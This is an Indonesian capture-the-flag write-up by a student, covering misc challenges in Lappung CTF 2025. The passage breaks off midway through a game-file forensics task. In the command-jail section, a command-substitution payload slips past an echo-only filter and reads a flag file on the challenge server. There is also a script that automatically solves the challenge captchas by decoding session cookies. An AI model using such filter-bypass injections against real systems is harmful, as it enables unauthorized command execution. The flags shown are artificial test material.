


Write – Up Lappung CTF



Yulius Wijaya

SMA Bodhisattva

Daftar Isi

1.	Misc
A.	Wellcome
B.	Command Jail
C.	Bot
D.	Fate Granblue Order
2.	Reverse
A.	Rick Roll
B.	Ropas
C.	Aspek
D.	Luwak
3.	PWN
A.	Ret2win
B.	Magic Potion
C.	Parameter Vault
D.	Bard Of Format RPG
E.	Kitsune Café
4.	Crypto
A.	Okaimono Market
B.	Little Pony
C.	Shrine Oracle
D.	Gate Isekai
5.	Forensic
A.	Cursor
B.	Berlapis
C.	Memories
D.	Facenook
E.	Gotta Catche Em All
6.	Osint
A.	Jembatan
B.	DNS Hunt
C.	Ladang
7.	Web
A.	Swagger Items
B.	Employee Portal

1. Misc

- Wellcome

Welcome
100

Welcome to LappungCTF Vol 2.0 2025

Berikut Rules :

- Peserta Bersifat **Individu (Sendiri)**
- Format Flag : [LappungCTF{}](#)
- Score Bersifat Dinamis. Semakin banyak peserta yang solve maka point challenge makin berkurang.
- Semua challenge harus diselesaikan sendiri. Berbagi solusi, flag, atau bekerja sama dengan peserta lain atau meminta bantuan dari pihak luar itu **Dilarang**. Jika, terdapat peserta yang melakukan hal itu maka point akan dikurangi atau bahkan bisa di diskualifikasi.
- Segala bentuk serangan terhadap infrastruktur CTF (DDoS, brute-force dll) atau upaya mengganggu peserta lain bahkan mengganggu admin tidak diperbolehkan.
- Jika menemukan bug pada platform atau infrastruktur, harap segera laporan ke admin.
- Keputusan admin bersifat mutlak dan admin berhak menegakkan aturan atau kebijakan tambahan yang mungkin tidak tercantum di atas jika dianggap perlu.

Terima Kasih sudah berpartisipasi

🔥 Enjoy the CTF Arena! GoodLuck! 🔥

Grup WA

Flag :


[LappungCTF{Read_Th3_rul3_and_W3lc0m3_t0_LappungCTF2.0}](#)

Submit Flag ini maka nanti challenge akan kebuka


Di sini kita di berikan deskripsi. di deskripsi berkata score bersifat dinamis dan jangan DDOS dan BRUTE FORCE oke saya mengerti

Flag : [LappungCTF{Read_Th3_rul3_and_W3lc0m3_t0_LappungCTF2.0}](#)

- Bot




Nah di sini setelah saya analisis di desk nya kan dia bilang aku denger sebuah bot yang keren ya dan disitu aku berpikir di di grup lappung ctf kan ada bot Bernama lappu-chan dan ada Cuma 1 bot di dalam grup itu sedangkan aku tidak join grup discord dan aku mencoba ke whatsapp untuk mengecek bot itu dan saya iseng menggunakan command di dalam bot itu.



Dan dapat flag nya.

Flag : *LappungCTF{hello_my_name_is_lappu-chan_^^}*

- Command Jail



Oke saya di berikan disini sebuah nc tapi saya ga terlalu fokus sama nc nya tapi saya buka file app.py nya

```
app.py > ...
1 import os, pwd, re
2 import socketserver, signal
3 import subprocess
4
5 PORT = int(os.environ.get("CMDJAIL_PORT", "9004"))
6
7 blocked_commands = os.popen("ls /bin").read().split("\n")
8 blocked_commands.remove("echo")
9
10 def check_echo(cmd):
11     z = cmd
12     parsed = cmd.split()
13     if not "echo" in parsed:
14         return False
15     else:
16         if ">" in parsed:
17             return False
18         else:
19             parsed = cmd.replace("( ", " ").replace(")", " ").replace("|", " ").replace("&", " ").replace(";", " ").replace("<", " ")
20             for i in range(len(parsed)):
21                 if parsed[i] in blocked_commands:
22                     return False
23             return True
24
25 def cmdjail_backend(req):
26     req.sendall(b'Welcome to CommandJail v1.1\n')
27     req.sendall(b'Rules: Only echo is allowed.\n')
28     while True:
```

```

23     |     return True
24
25 def cmdjail_backend(req):
26     req.sendall(b'Welcome to CommandJail v1.1\n')
27     req.sendall(b'Rules: only echo is allowed.\n')
28     while True:
29         req.sendall(b'Please input command: ')
30         z = req.recv(4096).strip(b'\n').decode()
31         print(z)
32         if z:
33             if check_echo(z):
34                 try:
35                     output = os.popen(z).read()
36                 except Exception:
37                     output = "ERR: exec error"
38                 req.sendall((output + '\n').encode())
39             else:
40                 req.sendall(b"ERR: only echo allowed.\n\n")
41         else:
42             req.sendall(b"Where's the command.\n\n")
43
44 class incoming(socketserver.BaseRequestHandler):
45     def handle(self):
46         signal.alarm(1500)
47         req = self.request
48         cmdjail_backend(req)
49

```

```

● 43
44  ✓ class incoming(socketserver.BaseRequestHandler):
45  ✓   def handle(self):
46   |     signal.alarm(1500)
47   |     req = self.request
48   |     cmdjail_backend(req)
49
50
51  ✓ class ReusableTCPServer(socketserver.ForkingMixIn, socketserver.TCPServer):
52  |   pass
53
54
55  ✓ def main():
56   |   uid = pwd.getpwnam('ctf')[2]
57   |   os.setuid(uid)
58   |   socketserver.TCPServer.allow_reuse_address = True
59   |   server = ReusableTCPServer(("0.0.0.0", PORT), incoming)
60   |   server.serve_forever()
61
62  ✓ if __name__ == '__main__':
63  |   main()

```

Saya mencoba membaca logika disini

- ✓ Si `blocked_commands` = `os.popen("ls /bin").read().split("\n")` daftar nama file di `/bin`, sebagai array string.
- ✓ Kemudian `blocked_commands.remove("echo")` keluarkan echo dari daftar (agar echo boleh dipakai).
- ✓ Saat terima input `z` dari client, fungsi `check_echo(z)` dijalankan:
 - `parsed = cmd.split()` (split berdasarkan spasi).
 - Jika token `echo` tidak ada di `parsed` → langsung return `False`.
 - Jika token >" ada di `parsed` → return `False`. (hanya pengecekan untuk `>` di sini).
 - Lalu buat `parsed = cmd.replace("(", " ").replace(")", " ")... — mengganti banyak karakter spesial menjadi spasi, terus split() lagi.`
 - Loop setiap token hasil replace; jika ada token yang sama persis dengan salah satu `blocked_commands` return `False`.

- Jika semua lolos → return True.
- Jika check_echo(z) mengembalikan True, server menjalankan os.popen(z).read() — menjalankan seluruh string lewat shell.

oke coba iseng iseng terlebih dahulu

```
◆ nc 43.157.205.115 9004
Welcome to CommandJail v1.1
Rules: Only echo is allowed.
Please input command: echo ls /bin
ERR: only echo allowed.
```

Oke command nya di tolak di sini :v.

```
Please input command: echo &bin

Please input command: echo
```

oke karena di tolak dan tidak mau keluarin apa apa jadi saya coba tanya ai sedikit ini kenapa di tolak melulu gtu kan oke karena katanya validator input menolak command yang saya buat jadi saya coba untuk echo \$bin/*

```
Please input command: echo $bin/*
/aj3x9qpl-flag.txt /app /bin /boot /dev /etc /home /lib /lib64 /media /mnt /opt /proc /root /run /sbin /srv /sys /tmp /u
sr /var
```


Oke Ketika saya coba command yang tadi mengeluarkan sebuah output ini semua jadi saya fokus ke aj3 yang flag itu. Dan saya mencoba payload command ini echo \$(python3 -c "import os; print(os.popen('cat /aj3x9qpl-flag.txt').read())")

```
Please input command: echo $(python3 -c "import os; print(os.popen('cat /aj3x9qpl-flag.txt').read())")
LappungCTF{h0w_do_U_kn0w_to_bYpas5_th1s_eCHommand_92b6ae38}
```


Dan akhirnya dapet

Flag : *LappungCTF{h0w_do_U_kn0w_to_bYpas5_th1s_eCHommand_92b6ae38}*

- Captcha Warrior




Saya di berikan link tapi setelah lihat web nya



Da lah disini saya di berikan web captcha dan kita harus masukkan captcha 1 per 1 dan ini harus menggunakan kan ini ga logis gtu kan 100 captcha dalam 5 menit jadi saya harus buat solver.

Tapi sebelum buat solver saya coba ingin melihat souce code nya.



Script ini dipakai untuk menjalankan game atau tantangan berbasis CAPTCHA — pengguna harus menjawab sejumlah CAPTCHA dengan benar dalam waktu tertentu.

Backend-nya (server API) menyediakan endpoint seperti:

```
/api/start
/api/captcha
/api/submit
/api/reset
```

```
# capca.py > @ get_otp
1 import requests
2 import json
3 import time
4
5 URL = "http://43.157.205.115:20045"
6 sess = requests.Session()
7
8
9 def get_otp(cookie: str) -> str | None:
10     """Decode JWT-like cookie and extract captcha value."""
11     try:
12         header, _ = cookie.split('.', 1)
13         header = header[:(len(header) % 4)] + '=' * (4 - len(header) % 4)
14         data = base64.urlsafe_b64decode(header).decode()
15         return json.loads(data).get('captcha')
16     except Exception as e:
17         print(f"[{1}] Error decoding OTP: {e}")
18         return None
19
20
21 def main():
22     for i in range(1, 101):
23         r = sess.get(f"{URL}/api/captcha?t={int(time.time()) * 1000}")
24         cookie = sess.cookies.get('session') or r.cookies.get('session')
25         if not cookie:
26             print("Session tidak ditemukan.")
27             break
28
29         otp = get_otp(cookie)
30         if not otp:
31             print("Tidak ada captcha di JWT.")
32             break
33
34         print(f"[{i}/{100}] OTP = {otp}")
35
36     try:
```

```

29     otp = get_otp(cookie)
30     if not otp:
31         print("Tidak ada captcha di JWT.")
32         break
33
34     print(f"[{i:03}] OTP = {otp}")
35     try:
36         resp = sess.post(f"{URL}/api/submit", json={"answer": otp}).json()
37     except Exception as e:
38         print(f"Request error: {e}")
39         continue
40
41     print(" ->", resp)
42     if resp.get("done"):
43         print("Flag:", resp.get("flag"))
44         break
45
46     time.sleep(0.05)
47
48
49
50 if __name__ == "__main__":
51     main()
52

```

Dan saya jalankan script ini dan akhirnya dapat flagnya.


```

[088] OTP = VTpUg
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 12, 'solved': 88, 'time_left': 276}
[089] OTP = KsQbn
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 11, 'solved': 89, 'time_left': 276}
[090] OTP = btr7H
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 10, 'solved': 90, 'time_left': 275}
[091] OTP = xzHPs
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 9, 'solved': 91, 'time_left': 275}
[092] OTP = srjWD
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 8, 'solved': 92, 'time_left': 275}
[093] OTP = fV5FB
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 7, 'solved': 93, 'time_left': 275}
[094] OTP = Ea8EJ
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 6, 'solved': 94, 'time_left': 274}
[095] OTP = SG5xD
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 5, 'solved': 95, 'time_left': 274}
[096] OTP = ezjwH
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 4, 'solved': 96, 'time_left': 274}
[097] OTP = KGcGP
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 3, 'solved': 97, 'time_left': 273}
[098] OTP = VFHFd
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 2, 'solved': 98, 'time_left': 273}
[099] OTP = eSvqJ
-> {'correct': True, 'done': False, 'flag': None, 'remaining': 1, 'solved': 99, 'time_left': 273}
[100] OTP = dXCAd
-> {'correct': True, 'done': True, 'flag': 'LappungCTF{i_h0pe_u_d0_iT_m4nuallY_h3h3}', 'remaining': 0, 'solved': 100, 'time_left': 273}
Flag: LappungCTF{i_h0pe_u_d0_iT_m4nuallY_h3h3}

```

Flag : *LappungCTF{i_h0pe_u_d0_iT_m4nuallY_h3h3}*

- Fate Granblue Order



Oke disini file nya sudah saya download dari kemarin sebelum lomba di mulai kurang pw nya saja jadi Ketika saya buka saya ini Adalah sebuah game jadi coba saya liat terlebih dahulu melihat game nya seperti apa disini.



Disini saya Sudah masuk ke in game nya jadi saya coba new game terlebih dahulu.



Edan bagus cuy ga bikin patah patah ringan ini gamenya :v. coba saya ingin seperti apa ini game nya.



Dan yess saya kalah udah biasa :V. dari game tadi saya kek tidak notice apa apa gtu jadi aku lewatin saja karena saya ga bisa main game kek bgtuan hehe.
Jadi coba saya analisis gunain document file si fate grandblue order aja. Dan saya baca 1 per 1 data di dalam folder itu

Name	Date modified	Type	Size
↳ Today			
debug	26/10/2025 18.07	Text Document	1 KB
↳ Last week			
📁 www	23/10/2025 23.20	File folder	
📁 locales	23/10/2025 23.20	File folder	
📁 swiftshader	23/10/2025 23.20	File folder	
↳ A long time ago			
🔗 credits	20/06/2018 00.00	Chrome HTML Do...	1.970 KB
🔗 d3dcompiler_47.dll	20/06/2018 00.00	Application extens...	3.576 KB
🔗 ffmpeg.dll	20/06/2018 00.00	Application extens...	2.016 KB
🔗 Game	20/06/2018 00.00	Application	1.567 KB
🔗 icudt.dat	20/06/2018 00.00	DAT File	9.933 KB
🔗 libEGL.dll	20/06/2018 00.00	Application extens...	77 KB
🔗 libGLESv2.dll	20/06/2018 00.00	Application extens...	3.644 KB
🔗 natives_blob	20/06/2018 00.00	BIN File	201 KB
🔗 node.dll	20/06/2018 00.00	Application extens...	5.615 KB
🔗 nw.dll	20/06/2018 00.00	Application extens...	82.404 KB
🔗 nw_100_percent.pak	20/06/2018 00.00	PAK File	809 KB
🔗 nw_200_percent.pak	20/06/2018 00.00	PAK File	1.074 KB
🔗 nw_elf.dll	20/06/2018 00.00	Application extens...	440 KB
🔗 package	20/06/2018 00.00	JSON Source File	1 KB
🔗 nwresources.pak	20/06/2018 00.00	PAK File	4.644 KB

Disini tidak ada apa apa dan tidak ada yang mencurigakan disini. Di swiftshader juga tidak ada apa apa.

📁 am.pak	20/06/2018 00.00	PAK File	292 KB
📁 am.pak.info	20/06/2018 00.00	INFO File	400 KB
📁 ar.pak	20/06/2018 00.00	PAK File	287 KB
📁 ar.pak.info	20/06/2018 00.00	INFO File	400 KB
📁 bg.pak	20/06/2018 00.00	PAK File	333 KB
📁 bg.pak.info	20/06/2018 00.00	INFO File	400 KB
📁 bn.pak	20/06/2018 00.00	PAK File	436 KB
📁 bn.pak.info	20/06/2018 00.00	INFO File	400 KB
📁 ca.pak	20/06/2018 00.00	PAK File	208 KB
📁 ca.pak.info	20/06/2018 00.00	INFO File	400 KB
📁 cs.pak	20/06/2018 00.00	PAK File	212 KB
📁 cs.pak.info	20/06/2018 00.00	INFO File	400 KB
📁 da.pak	20/06/2018 00.00	PAK File	190 KB
📁 da.pak.info	20/06/2018 00.00	INFO File	400 KB
📁 de.pak	20/06/2018 00.00	PAK File	207 KB
📁 de.pak.info	20/06/2018 00.00	INFO File	400 KB
📁 el.pak	20/06/2018 00.00	PAK File	367 KB
📁 el.pak.info	20/06/2018 00.00	INFO File	400 KB
📁 en-GB.pak	20/06/2018 00.00	PAK File	171 KB
📁 en-GB.pak.info	20/06/2018 00.00	INFO File	400 KB

Disini sebenarnya saya udah buka 1 isi nya tidak ada apa apa juga. Coba saya pindah folder www. Jadi saya coba menganalisis 1 per 1.

↳ Last week			
🔗 index	23/10/2025 23.19	Chrome HTML Do...	2 KB
📁 save	23/10/2025 23.24	File folder	
📁 img	23/10/2025 23.20	File folder	
📁 audio	23/10/2025 23.20	File folder	
📁 data	23/10/2025 23.20	File folder	
📁 fonts	23/10/2025 23.20	File folder	
📁 icon	23/10/2025 23.20	File folder	
📁 js	23/10/2025 23.20	File folder	
↳ A long time ago			
🔗 package	20/06/2018 00.00	JSON Source File	1 KB


Dari sini saya curiga di folder data karean biasanya mereka menyimpan data disana jadi saya coba buka terlebih dahulu itu folder data.

Saya menemukan hal aneh disini


```
www > data > System.json > ...
```

```
1   "tedImages":true,"hasEncryptedAudio":true,"encryptionKey":"74298732cab63095d6a3335f9b7c1bad"}
```


Ini apa ya kata aku bilang akhirnya saya simpan dulu ke notepad. Setelah dari sana tidak ada yang menarik. Jadi aku pindah ke img karena aku curiga pasti folder ini nyimpan sesuatu yang sangat mantap. Sebenarnya saya bingung file rpgmvp ini apay a akhirnya aku coba tanya ai ini file apa katanya file png yang dienkripsi katanya. Jadi aku coba cari tools untuk 